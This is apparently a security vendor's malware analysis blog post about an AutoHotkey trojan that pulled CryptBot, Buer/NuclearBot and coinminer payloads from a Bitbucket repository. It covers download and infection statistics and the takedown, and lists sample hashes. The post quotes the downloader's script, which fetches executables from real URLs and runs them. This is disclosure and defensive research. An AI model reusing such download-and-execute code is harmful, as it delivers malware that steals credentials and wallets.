40,000 CryptBot Downloads per Day: Bitbucket Abused as Malware Slinger

gdatasoftware.com/blog/2020/02/35802-bitbucket-abused-as-malware-slinger


Public source code repository at Bitbucket.org was as abused to host CryptBot, Buer loader with NuclearBot and Cryptominer.

AutoHotkey Downloader

We found the Bitbucket repository via a malicious AutoHotkey downloader[1]. The AutoHotkey script is located in the PE resources with the RCDATA resource type. We used Resource Hacker to access the script (see image below).

The downloader checks IP and location information of the infected system via http://ip-api.com/line/ and puts the result into %TEMP%/ip_.txt. Then it calls two shortened URLs at https://iplogger.org. This URL shortener service provides statistics and location tracking for the shortened links. The site's content is downloaded to %TEMP%/loger.txt and %TEMP%/loger2.txt.

It proceeds to check the country code in ip_.txt and will download PCBoosterSetup.exe[8] for the following country codes: TR, FR, US, DE, GB, HR, HU, RO, PL, IT, PT, ES, CA, DK, AT, NL, AU, AR, NP, SE, BE, NZ, SK, SO, GR, BG



```
Run, %Temp%\%Name%,, UseErrorLevel
UrlDownloadToFile, %iplog%, %Temp%\%logerIp%
}
SetWorkingDir, %appdata%\
URLDownloadToFile, https://bitbucket.org/LewisShields/new/downloads/1.exe, bfgvdfc.exe
While !FileExist("bfgvdfc.exe")
Continue
sleep 15550
Run, bfgvdfc.exe,, UseErrorLevel
sleep 33100
SetWorkingDir, %appdata%\
URLDownloadToFile, https://bitbucket.org/LewisShields/new/downloads/4.exe, ytgrfvdcrvfcd.exe
While !FileExist("ytgrfvdcrvfcd.exe")
Continue
sleep 5550
Run, ytgrfvdcrvfcd.exe,, UseErrorLevel
sleep 63100
SetWorkingDir, %appdata%\
URLDownloadToFile, https://bitbucket.org/LewisShields/new/downloads/3.exe, rgtfefre.exe
While !FileExist("rgtfefre.exe")
Continue
sleep 25550
Run, rgtfefre.exe,, UseErrorLevel
ExitApp
```

AutoHotkey script in PE resources

PCBoosterSetup.exe is an installer for PC Booster by Energizer Softech. This software is not malicious, but potentially unwanted. The AutohotKey downloader was submitted by the name *setupres.exe* to VirusTotal, so it is probably advertised and distributed as PC Booster installer making this a classic trojan horse.

The trojan downloads and executes three files from a public Bitbucket.org repository to %APPDATA%: 1.exe, 3.exe, and 4.exe. Only two of those files were present on Friday evening, 31. January 2020, when we first analysed the trojan.

Lewis Shields' Bitbucket Repository


The Bitbucket repository "new" by the user Lewis Shields contains no source code but three binary files in the downloads section. Two of which are downloaded by the AutohotKey sample[1].

The repository exists since 16. January 2020. The files are renewed every few hours, the intervals are different for each file. We observed renewal of 1.exe and 4.exe approximately every 5 hours, and renewal of 9.exe approximately once a day.

Filename	Approximate download rate (observed from 31.Jan.2020 to 3.Feb.2020)	Malware family
1.exe	800 downloads per hour	Buer loader and NuclearBot
4.exe	2,700 downloads per hour	Coinminer loader
9.exe	1,800 downloads per hour	CryptBot

That means there are more downloaders that access this repository. We downloaded two sets of samples and identified the malware families.

We contacted technical support of Atlassian on Friday afternoon and notified them about the malware hosting repository. Reporting took a bit of effort because it required registration and the forms weren't suited for security issues. On Monday morning an employee at Atlassian contacted me via Twitter because they had seen our tweet. It was due to said employee that the repository was taken down on Monday, 3. February 2020, 67 hours after our report. Given the approximate download rates, more than 355,100 downloads were done during that time frame.



Lewis Shields / new

Downloads

Downloads Tags Branches


Name	Size	Uploaded by	Downloads	Date
Download repository	58.3 KB			
4.exe	15.3 MB	Lewis Shields	4200	an hour ago
1.exe	1.6 MB	Lewis Shields	1235	an hour ago
9.exe	2.2 MB	Lewis Shields	36609	19 hours ago

The download section of LewisShields Bitbucket repository providing malware

Buer Shipping NuclearBot

All Lewis Shields' samples are packed with Themida. We identified the samples[2][3] named "1.exe" as Buer loader with NuclearBot aka TinyNuke. It creates a file in C:\ProgramData\UBlockPlugin\plugin.exe and executes it. The process tree of VMRay shows process injection via CreateRemoteThread from plugin.exe into secinit.exe.

NuclearBot is classified as banking trojan. According to Malpedia criminals put up the malware for sale for 25000 USD in 2016. Its source code was published on Github in the meantime and the author of NuclearBot has been arrested in 2019.


Monitored Processes
Sample Start
#1
cdihicpkii.exe
Child Process
#2
plugin.exe
Modify Memory
Create Remote Thread
Child Process
#3
secinit.exe
Start of Analysis
Process with activity relevant to the analysis
Process with activity not relevant to the analysis
abc
Relationship between processes. 'abc' refers to the nature of the relationship
abc
Successful code injection into process. 'abc' refers to the nature/type of code injection
abc
Unable to determine if code injection attempt was succesful. 'abc' refers to the nature/type of code injection
abc
Unsuccessful code injection into process. 'abc' refers to the nature/type of code injection

CryptBot Infostealer Infects Thousands


The samples named "9.exe"[6][7] are infostealer which were identified as CryptBot by @benkow_@StopMalvertisin and @James_inthe_box in this Twitter thread. CryptBot made news on Bleepingcomputer in December 2019 for being installed via a fake VPN site. Among others it steals credentials for browsers, crypto currency wallets, browser cookies, and creates screenshots of the infected system. @benkow_ also told us that CryptBot provides access to a statistics panel for guests to check infected systems worldwide (see image below).

Using that panel we can check stats for certain countries during the time frame the repository was still up. Below is the top 15.

Nr	Country	Number of infected systems
1	IN	5112
2	ID	2747
3	BR	2216
4	PK	1837

Nr	Country	Number of infected systems
5	US	1325
6	PH	1325
7	TR	1277
8	EG	1239
9	VN	938
10	IT	888
11	TH	873
12	DE	846
13	FR	834
14	MX	822
15	KR	759

The sum of entries in that time frime amounts to 41,620, which is 627 entries per hour. The download rate of CryptBot samples in LewisShields' repository on the other hand was about 1,800 per hour. So we know that at least two thirds of those downloads do not lead to an infection. It is very likely that other CryptBot hosts are used, which makes the rate of downloads not leading to infection higher than that. Those non-infective downloads may stem from automated analysis systems or they are due to Antivirus products which didn't stop the downloader but the CryptoBot sample from executing.



date	ip	code	os
2020-02-05 08:29	[redacted]	IN	Windows 10 Education 64-bit_(x64)
2020-02-05 08:29	[redacted]	TH	Windows 10 Pro 64-bit_(x64)
2020-02-05 08:29	[redacted]	MX	Windows 10 Enterprise 2016 LTSB 32-bit
2020-02-05 08:29	[redacted]	ID	Windows 7 Ultimate 64-bit_(x64)
2020-02-05 08:29	[redacted]	IN	Windows Server 2016 Standard Evaluation
2020-02-05 08:29	[redacted]		Windows 10 Pro 64-bit_(x64)
2020-02-05 08:29	[redacted]	IN	Windows 10 Home Single Language 64-bit
2020-02-05 08:29	[redacted]	NZ	Windows 10 Pro 64-bit_(x64)
2020-02-05 08:29	[redacted]	PK	Windows 10 Pro 64-bit_(x64)
2020-02-05 08:29	[redacted]	KR	Windows 10 Enterprise LTSC 2019 64-bit
2020-02-05 08:29	[redacted]	SA	Windows 10 Pro 64-bit_(x64)

CryptBot statistics panel for guests

Reaction Times are Crucial

Given the number of ca 355,100 malware downloads for the time frame from reporting to take down of the repository, we can see that early reaction times are crucial. This includes easy access with tailored forms to contact support for security related issues. It also includes having security savvy employees to recognize the importance of the issue and respond to the situation in time. In this case it was due to Twitter and an observant employee that the malware hosting repo was taken down 67 hours after report.

Sample Hashes

Sample	Filename	SHA256
[1] Autohotkey Downloader	setupres.exe	7d1c47f69805ec4009c0620dadbddeff7a1eaa98eb5a296fbc6ba4cd479c706b
[2] Buer, NuclearBot	1.exe	6e713cf82173de60a69dc7ed84d3b006aeb35e8058553155eee674452e1e2017

Sample	Filename	SHA256
[3] Buer, NuclearBot	1.exe	b68ee1ba36aa100a393710bc06142a742d7e59d62b8204ec4991625467c189b2
[4] Coinminer loader	4.exe	c215fdd20f2cda8177c79e7b4b5f0d97ed5dd858e3376f5746dfc99c475329b1
[5] Coinminer loader	4.exe	fd60c32090c2171e6fa227e2bc29f72a1c28555f62ea2f01a334fa72af87ab00
[6] CryptBot	9.exe	3c3bd6438dbaa3fd9727f0bf699c5e61f02de1e8896d7e87a5d6436b2d844d81
[7] CryptBot	9.exe	2f2db989204f89ae8d8512ff0168857a7c613c4a26d0817ffd93a552f1ce96bc
[8] PC Booster Installer by Energizer Softech	PCBoosterSetup.exe	636a31559c9a532a8ada119380129f9362f6c68b3456228766b3672ae3d676d8

Karsten Hahn
Malware Analyst

Related articles:

HTML Smuggling and GitHub Hosted Malware

Sometimes we see odd stuff, like malware that employs a technique called "HTML Smuggling". Also, malware on GitHub seems to be a thing these days.